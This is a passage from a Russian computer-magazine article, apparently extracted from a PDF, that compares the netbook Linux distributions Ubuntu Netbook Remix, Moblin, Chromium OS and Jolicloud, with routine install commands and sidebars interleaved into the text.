Первая строка — сокращенный вариант команды new-session, предназначенной для создания сессии. Вторые две создают окна. Флаг '-d' нужен для того, чтобы после создания окна tmux не сделал его текущим.

Более развитая система разбиения окон на регионы — еще одна отличительная особенность tmux. В отличие от Screen, для разделения окна вертикально на два равных региона используется комбинация <C-b ">, а для переключения между регионами — либо комбинация <C-b o>, либо <C-b > и навигационные клавиши. Изменить размер региона можно с помощью комбинаций <C-b Alt-Up> и <C-b Alt-Down>. Однако основная изюминка скрывается в поддержке нескольких вариантов размещения регионов, для переключения между которыми предназначена комбинация <C-b Space>. В частности, регионы могут быть расположены горизонтально, вертикально, интеллектуально, с выравниванием или без. Это может быть непонятно в теории, поэтому советую просто поэкспериментировать.

## [Вместо конфигурационных файлов centerim предлагает удобное окно настройки](#)







# Битва за прописку на нетбуке

## Выбираем дистрибутив Linux для мини-ноутбука

Как правило, на новый нетбук предустановлен либо урезанный Linux, либо донельзя ограниченная винда (в последнее время — Windows 7 Starter, где даже обои на рабочем столе просто так не поменяешь). Нет, такая ОС никуда не годится! Предлагаю сменить ее на что-нибудь получше — за место на твоём винте/SSD будут бороться 4 претендента.


### LET'S MORTAL KOMBAT BEGIN

Свое победоносное шествие по планете нетбуки начали около двух лет назад (если за начальную точку отсчета взять Asus Eee PC 701) — и сразу же, как грибы после дождя, стали появляться скрипты для оптимизации, специализированные репозитории, а затем и специализированные дистрибутивы. Редкий известный дистрибутив не обзавелся каким-нибудь нетбуко-ориентированным респином. Некоторые из таких сборок даже ориентиро-

ваны только на устройства от конкретного производителя (например, Linux4One и Kuki Linux для линейки Acer Aspire One или Leeenux для Eee PC). Однако, большинство этих респинов как возникли, так и канули в Лету — в конкурентной борьбе выжили только лучшие. Предлагаю рассмотреть активные на сегодняшний день, а также перспективные дистрибутивы с целью выбора the best of the best. Для начала стоит определиться — какие отличительные черты у дистрибутива для нетбука?

Ведь на нетбук можно поставить совершенно любой x86-дистрибутив — если много свободного времени, то можно и Gentoo на Atom'e пособирать. Выделим основные параметры, отличающие дистрибутивы для нетбуков от дистрибутивов «общего назначения»:

- Интерфейс, заточенный под небольшие экраны. Если на экране от 10" со стандартным интерфейсом Gnome/KDE еще как-то можно жить, то на 7" стандартный интерфейс уже никуда не годится.



### Список закладок-приложений Chromium OS

- Оптимизация под типовое железо нетбуков позволяет добиться небольшого прироста производительности.
  - Как правило, предпочтение отдается более «легким» компонентам — можно уснуть, пока запустится стандартный OpenOffice :).
- Да, конечно, любой дистрибутив можно оптимизировать, выкинуть все лишнее, пересобрать ядро — но оно тебе надо, если за тебя это уже сделали другие? Итак, сегодня на ринге:
- **Ubuntu Netbook Remix** — респин самого популярного дистрибутива;

- **Moblin Linux** — в прошлом разработка компании Intel, с начала 2009 разрабатывается Linux Foundation;
- **Google Chrome OS** — еще незарелизненная, но уже шумевшая ОС от Google;
- **Jolicloud** — ОС с «облачными» замашками.

### ТРЕНИРОВОЧНАЯ ПЛОЩАДКА

Как полигон для тестирования я использовал Lenovo ideapad s10-2 с типичными для своего поколения нетбуков характеристиками:

- **Экран:** 10.1", 1024x600;
- **Процессор:** Intel Atom N270 1.6 ГГц;
- **Видео:** Intel GMA950;
- **ОЗУ:** 1 Гб;
- **Винт:** 160 Гб;
- **Сеть:** 10/100 Мбит/с Ethernet, 802.11b/g, WiMAX.

Забегая вперед, скажу, что благодаря «типичности» компонентов удалось избежать проблем с драйверами — почти во всех дистрибутивах все работало «из коробки».

### ВАФРИКЕ ГОРЫ ВОТ ТАКОЙ ВЫШИНЫ...

Ubuntu Netbook Remix (UNR) — один из вариантов Ubuntu для нетбуков от Canonical (будущее второго варианта, Ubuntu с интерфейсом Moblin, пока туманно). От стандартной Ubuntu отличается нетбуко-ориентированным интерфейсом, оптимизацией для работы на нетбучном железе, а также немного другим набором приложений. С версии 10.04 в стандартной поставке отсутствуют такие тяжелые для нетбука приложения, как Gimp и Tomboy. Кстати, о железе. Минимальные системные требования весьма демократичны: любой Intel Atom, 512 ОЗУ и 4 Гб свободного места — то есть, теоретически, подойдет любой нетбук. На вики-страничке список протестированных нетбуков разделен на 3 категории: поддерживаемые, поддерживаемые с небольшими

### MOBLIN И VIRTUALBOX

Если под рукой нет необходимого железа, а посмотреть на Moblin очень хочется, то можно запустить его в VirtualBox. Но для этого надо немного сплясать с бубном:

1. Переименовать скачанный с офсайта образ из img в iso.
  2. Создать виртуальную машину, в настройках включить IO APIC и PAE/NX. Подключить получившийся образ диска и создать новый виртуальный винт.
  3. Загрузившись с образа диска, установить Moblin [В Live-режиме можно не пробовать — скорее всего, не запустится].
  4. При загрузке установленной системы нажать <F1> — покажется меню GRUB. Отредактировать строку запуска, убрать параметры quiet и vga=current, вместо них добавить параметр 3, запускающий третий runlevel.
  5. После загрузки отредактировать файл /etc/inittab, в самом конце которого заменить строку /usr/sbin/moblin-dm на /usr/bin/startx.
- Hint: На Moblin 2.1 лучше не ставить «Дополнения гостевой ОС» от VirtualBox 3.1 — все сломается :).

## MOBLIN В ТВОЕМ ДИСТРИБУТИВЕ

Moblin — это не столько дистрибутив, сколько графическая среда, которую можно установить на любимый дистрибутив.

### Ubuntu:

В стандартные репозитории Moblin не входит. Но есть ppa (<https://launchpad.net/~moblin/+archive/ppa>). Правда, этот ppa не официальный и с высокой степенью вероятности могут возникнуть проблемы с зависимостями.

### Debian:

Moblin присутствует в testing и unstable. Метапакета (как и пункта в tasksel) пока нет, поэтому придется ставить компоненты отдельно. После добавления репозитория ставится так:

```
# apt-get install gtk2-engines-moblin moblin-cursor-theme moblin-
icon-theme moblin-sound-theme moblin-menus moblin-panel-applications
moblin-panel-media moblin-panel-myzone moblin-panel-pasteboard
moblin-panel-people moblin-panel-status moblin-session mutter-moblin
```

### Fedora:

```
# yum groupinstall "Moblin Desktop Environment"
```

### Mandriva:

```
# urpmi task-moblin
```

### OpenSUSE:

На момент написания статьи репозиторий с Moblin 2.1 для OpenSUSE 11.2 еще находился в разработке.

оговорками и плохо поддерживаемые. Первая категория содержит 42 модели (в том числе и мой подопытный), вторая — 15, третья — всего 4 (это нетбуки либо на базе VIA, либо с графикой Intel GMA 500). Да и то, проблемы с этими 4 моделями легко решаются с помощью специализированных скриптов, дополнительных репозиториях и большого community:). Последняя, на момент написания статьи, версия — 9.10. В апреле 2010, одновременно с релизом обычной Ubuntu, должна выйти версия 10.04.

Интерфейс, выполненный в стиле Ubuntu, интуитивно понятен. Его представление складывается из следующих компонентов:

- **Апплет «Desktop Switcher»**, позволяющий переключаться между обычным Gnome'овским интерфейсом и интерфейсом Netbook Remix.
- **UNR Launcher** — заменяет стандартное меню Gnome. Отображает категории приложений в виде плоского вертикального списка вместо выпадающего меню. Содержит также категорию «Избранное» (Favorites), куда пользователем добавляются приложения для быстрого запуска.


- **Апплет «Go Home»** — при клике произойдет переключение на «рабочий стол» — главное меню UNR Launcher. Если перетащить на апплет файл или приложение, то ссылка на него появится в категории «Избранное» UNR Launcher.

- **Апплет «Window Picker»** — апплет панели Gnome, отображающий открытые окна, как иконки на панели. Из развернутого на полный экран окна убирает заголовок, а название окна и кнопку закрытия помещает на верхней панели.

- **Демон Maximus** — автоматически разворачивает на полный экран и унифицирует внешний вид всех окон. Поддерживает списки исключений.

UNR — пожалуй, самая «клонированная» ОС для нетбуков, на базе нее создано и развивается наибольшее число «клонов». Самые известные из них:

- **Easypeasy** — по сути, UNR с несколько другим набором прикладного ПО (в т.ч. проприетарного: Skype, драйвера, кодеки), пересобранным оптимизированным ядром и оформлением. Последняя на момент написания статьи версия — 1.5, основана на базе Ubuntu 9.04.



Нет, это не скриншот браузера — это интерфейс Chromium OS

- **Eeebuntu NBR** — респин UNR, нацеленный на поддержку нетбуков Asus Eee PC (хотя другие нетбуки тоже работают). Имеет оптимизированное ядро и несколько другой набор прикладного ПО. Кроме NBR (Netbook Remix), есть варианты Standart (с рабочим столом Gnome), Base (с урезанным в целях экономии места набором ПО) и LXDE (соответственно, с LXDE в качестве рабочего стола). Последняя на момент написания статьи версия — 3, основана на базе Ubuntu 9.04. Версия 4 будет на базе Debian Unstable.

- **Leeenux** — основанная на Easypeasy сборка, лишенная несвободных компонентов. Оптимизирована для работы на 7" экранах (Asus Eee PC 701), в установленном виде занимает всего 1,2 Гб. 31 января вышла версия 2.0 (основана на Easypeasy 1.5), в марте должна выйти версия 3.0, которая уже будет базироваться на UNR 9.10.

## LINUX FOR INTEL

Moblin — созданный Intel (впоследствии перешедший под крыло Linux Foundation) дистрибутив для нетбуков и MID на базе Intel Atom. Имеет специализированный интерфейс на базе GNOME Mobile и библиотеки Clutter (активно использующей видеокарту для отрисовки интерфейса). Последняя на момент написания статьи версия — 2.1, каких-либо сведений относительно сроков выхода нового релиза пока нет. Минимальные системные требования достаточно жесткие: процессор Intel с поддержкой SSSE3 (Atom или Core 2, процессоры без SSSE3 не поддерживаются), видеокарта Intel (Nvidia, AMD и даже Intel GMA500 не поддерживаются). В списке совместимых находятся всего лишь 17 нетбуков и 5 неттопов. Причем, в 5 поддерживаемых нетбуках не работает беспроводная сеть (если беспроводной чип не от Intel — тебе не повезло). В принципе, такая политика корпорации-гиганта понятна. Теперь, когда дистрибутив перешел под попечительство Linux Foundation, список совместимых устройств должен расширяться. Распространяется Moblin довольно логичным для нетбуков способом — с помощью специального образа, который при помощи dd или нехитрого скрипта на питоне заливается на флешку.

## УСТАНОВКА ПО В CHROMIUM OS

Так как на данном этапе своего развития Chrome OS (точнее, Chromium OS) основана на Ubuntu 9.10, то установить дополнительные приложения можно следующим образом:

1. Переходим в терминал: <Ctrl+Alt+T>

2. Создаем необходимые каталоги:

```
$ sudo mkdir -p /var/cache/apt/archives/partial
```

```
$ sudo mkdir -p /var/log/apt
```

3. Перемонтируем корень в rw:

```
$ sudo mount -o remount,rw /
```

4. Создаем sources.list:

```
$ echo "deb http://mirror.yandex.ru/ubuntu karmic main restricted" | \
sudo tee -a /etc/apt/sources.list
```


5. Получаем список пакетов:

```
$ sudo apt-get update
```



Главная фишка Moblin'a — впечатляющий интерфейс, реализующий модный нынче тренд задаче-ориентированности. Интересна также интеграция с социальными сетями (правда, не особо у нас популярными — twitter и last.fm). Меню состоит из 12 страниц:

- **MyZone** — открывается по умолчанию, содержит календарь, приветствие и ленту активности друзей в социальных сетях;
- **Status** — текущий статус во всех настроенных социальных сетях;
- **People** — друзья в социальных сетях со статусом «Онлайн»;
- **Internet** — браузер, Firefox 3.5. Флеш-плагин установлен по умолчанию;
- **Media** — под одной вкладкой скрываются аудио/видеоплеер и просмотрщик картинок. Все медиа-файлы собраны в одну коллекцию;
- **Pasteboard** — продвинутый буфер обмена;
- **Applications** — список установленных приложений (по категориям) и различные настройки;
- **Zones** — текущие открытые окна (вызывается по <Alt+Tab>);
- **Последние 4 страницы** — показатель уровня заряда батареи, настройки звука, Bluetooth и подключения к сети. Несмотря на номер версии, Moblin скорее напоминает раннюю альфа-версию, чем релиз. Из минусов, что я успел заметить:
  - В системе отсутствует поддержка ext4, хотя используется ядро 2.6.31;
  - «Местная» GUI-программа для управления сетевыми соединениями (Connman) обладает весьма скромными возможностями — например, не позволяет присвоить интерфейсу произвольный IP-адрес (только DHCP);
  - Для кого-то может показаться минусом весьма условная русификация;
  - Проблемы с воспроизведением аудио/видео в закрытых форматах — в репозитории попросту нет кодеков;
  - Вообще репозитории пока достаточно бедные. Там даже нет mc! :)




[Login-screen Chromium OS Zero](#)

## ВЫ ПО НЕБУ ПРОКАТИТЕ НАС, ОБЛАКА

Следующий претендент — нашумевшая ОС от великой и ужасной Google. Хотя официального релиза еще нет, наличие исходных текстов (проект Chromium OS — [www.chromium.org/chromium-os](http://www.chromium.org/chromium-os)) породило кучу разнообразных любительских сборок — от образов для виртуальных машин до вполне себе полноценных Live CD/USB. Для тестов я использовал LiveUSB Chromium OS Zero (<http://chromeos.hexxeh.net>).


Для тех, кто вдруг с год не был в инете и не в курсе, сообщу, что Chrome OS — это ОС от Google с интегрированным браузером от Google с интегрированными сервисами от Google. ОС — браузер. Хочешь текстовый редактор? Пожалуйста! Google Docs. Почтовый клиент? Google Mail! IM-клиент? Google Talk! И так далее... В ОС есть только браузер, установка других приложений даже не предусмотрена (но возможна — ведь в основе Chromium OS обычная Ubuntu)!




### ▷ info

- MID (Mobile Internet Device) — компактный компьютер (размер диагонали экрана составляет 4-7 дюймов), предназначенный, в первую очередь, для просмотра веб-страниц и работы с веб-сервисами.
- SSSE3 (Supplemental Streaming SIMD Extension 3) — это обозначение, данное Intel'ом четвертому расширению системы команд. По сравнению с SSE3, добавлено 32 новых уникальных команды, работающих с упакованными целыми.
- Стоит отметить, грузится Chromium OS действительно быстро, субъективно быстрее конкурентов.
- По заверениям Google, первые нетбуки с предустановленной Chrome OS (которая может работать как на x86, так и на ARM архитектуре) должны появиться в о второй половине 2010.

## Интерфейс Ubuntu Netbook Remix





### Очередной сюрприз от Moblin

Какие плюсы имеет пользователь от такой «облачности» ОС:

- Все данные хранятся у Google — ничего не потеряется и доступно с любого компьютера.
- Скорость и нетребовательность к ресурсам. Chromium OS содержит в себе очень много оптимизаций — Google обещает, что к моменту релиза время загрузки достигнет 7 секунд.
- Безопасность — фактически, на клиентском компьютере остается всего одно потенциально уязвимое клиентское приложение — браузер. В Chrome OS обновления будут устанавливаться автоматически, без каких-либо действий со стороны пользователя.


• **Простота** — пользователю не надо возиться с установкой/удалением/обновлением приложений — все уже сделано за него. Самый же большой минус (если не обращать внимания на разные параноидальные мысли :) — это тотальная зависимость от инета (причем, достаточно скоростного), а он на просторах нашей необъятной Родины за пределами МКАД есть далеко не везде и не всегда безлимит. Загрузившись, ОС попросит ввести логин/пароль. Здесь нужно вводить данные от своего Google-аккаунта (если такого, вдруг, нет — самое время его завести). После успешного входа в систему ОС запустит

браузер (естественно, Google Chrome) и откроет вкладку с Google Mail. В левом углу браузера будет логотип Chrome — это страница с закладками (они же — приложения в местной философии). В правом верхнем углу будет пиктограмма для настройки браузера, пиктограмма для отображения текущего заряда батареи и простенький менеджер настройки сети. Собственно, это все, больше ничего нет — даже для того, чтобы сделать скриншот, надо устанавливать расширение для браузера :). По умолчанию в Chromium OS 19 закладок: как ни странно, в списке не только сервисы от Google — есть, например Yahoo! Mail и даже Hotmail. В новом менеджере окон (или, точнее, менеджере вкладок) есть хоткеи на все случаи жизни. Достаточно нажать <F8>, чтобы увидеть интерактивный хелп по хоткеям. Если хочется посмотреть, что у новой ОС «под капотом»: нажми <Ctrl+Alt+T> — здравствуй, родной терминал!

К сожалению, поддержка железа у Chromium OS пока хромает — это единственный дистрибутив, в котором на тестовом нетбуке не завелась беспроводная сеть (ядро у него свое, не от Ubuntu). На wiki-странице всего 15 полностью поддерживаемых нетбуков.


В целом, по-моему, очень интересный концепт, взгляд Google на то, как будет функционировать ОС будущего. И хотя «облачная» замена пока есть далеко не для всех приложений (например, что если пользователю понадобится CAD-система или более-менее серьезный графический редактор?) — на нетбуках такая схема вполне может прижиться.

### Интерфейс Moblin





Установка приложений в Jolicloud



Интерфейс Jolicloud. Единственный след «облачности» — пиктограмма в правом верхнем углу

## МЕЖДУ НЕБОМ И ЗЕМЛЕЙ

Видимо, идея поместить ОС в облако не дает спать не только ребятам из Google. Молодая французская компания тоже решила сделать свою «облачную» ОС. Им даже каким-то образом удалось получить на разработку \$4.2 млн в рамках венчурного финансирования. Взяли немного Ubuntu, добавили чуть-чуть Debian и собственных облачно-ориентированных разработок — получилась ОС JoliCloud, что-то среднее между Ubuntu Netbook Remix и Chromium OS. Тоже, вроде бы, с «облачной» начинкой, но не полностью интернет-зависима, как ОС от Google.

Установить ОС можно двумя способами:

- С обычного ISO-образа (который также и LiveCD). В плане установки JoliCloud ничем, кроме темного оформления, не отличается от Ubuntu.

- Используя инсталлятор под Windows (поддерживаются XP и 7). Инсталлятор не будет менять существующую таблицу разделов, а просто установит ОС в большой файл на указанном разделе. Потом через «Установку/удаление программ» ОС можно будет удалить. Идеально для новичков!

Дистрибутив может похвастаться широкой поддержкой оборудования («из коробки» работают даже Intel GMA500 и VIA C7M). На офсайте написано, что JoliCloud работает на 98% всех нетбуков. На страничке поддерживаемого оборудования 75 поддерживаемых нетбуков/неттопов, 7 «частично поддерживаемых» и всего 3 неподдерживаемых. 98%... похоже на правду :). Тестовый нетбук опять же оказался в списке полностью совместимых.

